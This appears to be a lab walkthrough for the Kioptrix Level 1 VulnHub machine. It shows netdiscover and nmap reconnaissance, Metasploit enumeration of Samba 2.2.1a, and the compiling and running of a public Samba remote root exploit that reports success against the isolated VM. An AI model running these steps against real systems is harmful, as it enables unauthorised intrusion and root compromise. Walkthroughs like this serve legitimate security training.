KIOPTRIX LEVEL 1

Download kioptrix level 1 in the Vulnhub – vulnerable machine by design.

Then set it up on your hypervisors e.g VMware

Note:

Before running the kioptrix machine ensure it's network adapter is changed from bridged to NAT adapter for security reason: prevent from compromising host machine.

Steps

1. Network Discovery
2. Services Scanning and Enumeration
3. Exploitation
4. Gaining root access


Tools

1. Netdiscover
2. Nmap
3. Metasploit
4. Google search(exploit db, Rapid7)
5. Vim (text editor)
6. Gcc (C source code Compiler)

Walkthrough

Step 1: network discovery

1. Netdiscover is a Network scanning tool used to identify active devices on a network using ARP.
   - *Sudo netdiscover*




```
 Currently scanning: 192.168.89.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
_
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
_
 192.168.56.1    0a:00:27:00:00:08      1      60  Unknown vendor
 192.168.56.100  08:00:27:50:41:8c      1      60  PCS Systemtechnik GmbH
 192.168.56.110  08:00:27:05:79:27      1      60  PCS Systemtechnik GmbH


┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.0/16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 02:44 EST


┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.56.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 02:47 EST
Nmap scan report for 192.168.56.110
Host is up (0.0038s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
```


Step 2: Services Scanning and Enumeration

2. Use nmap to scan for open ports, services and versions of the protocols

nmap -sV -sC 192.168.56.110




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.56.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 02:47 EST
Nmap scan report for 192.168.56.110
Host is up (0.0038s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_
ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
```



```
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOr
ganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-02-09T12:47:48+00:00; +4h59m59s from scanner time.
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:05:79:27 (Oracle VirtualBox virtual NIC)

Host script results:
```

3. Results show services like http, smb, ssh running which are mostly exploitable service. (low hanging fruits)
4. Firstly explored web page running in port 80. <target IP>



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.


If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

Nothing much is found in this


Step 3: Exploitation

5. Use *msfconsole* command to exploit smb service




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |         \'\/\/\/'/         |
  |              o O          |          )======(          |
  |                 o         |        .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |       /    _||__   \       |
  | |    PAYLOAD     |""\___, |      /    (_||_     \      |
  | |________________|__|)__| |     |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "     |
  |  = = = = = = = = = = = =  |      '--------------'      |
  +---------------------------+---------------------------+


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```

6. *search smb_version* – returned result with available auxiliary scanner module.
7. *use 0*
8. *show options*



```
msf6 > search smb_version

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > 
```


9. *set RHOSTS <target IP>*
10. *run*
    - Used to provide the version of the samba running.



```
   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.110
RHOSTS ⇒ 192.168.56.110
msf6 auxiliary(scanner/smb/smb_version) > tun
[-] Unknown command: tun. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.110:139    - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.56.110:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.110:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Samba version : Samba 2.2.1a

11. Search for this version exploits: used the exploit dp link to copy the exploit code and saved it as samba.c
12. *gcc samaba.c -o samba_exploit* – compiles the output file into an executable file.




```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1782  bytes 113746 (111.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1782  bytes 113746 (111.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo vim
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo vim samaba.c

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  samaba.c  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ gcc samaba.c -o samba_exploit.c

┌──(kali㉿kali)-[~]
└─$ ./samba_exploit.c -b 0 192.168.56.110
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
```

Step 4:   Gaining root access

Navigate to the bash shell

/bin/bash –I – launch the bash shell

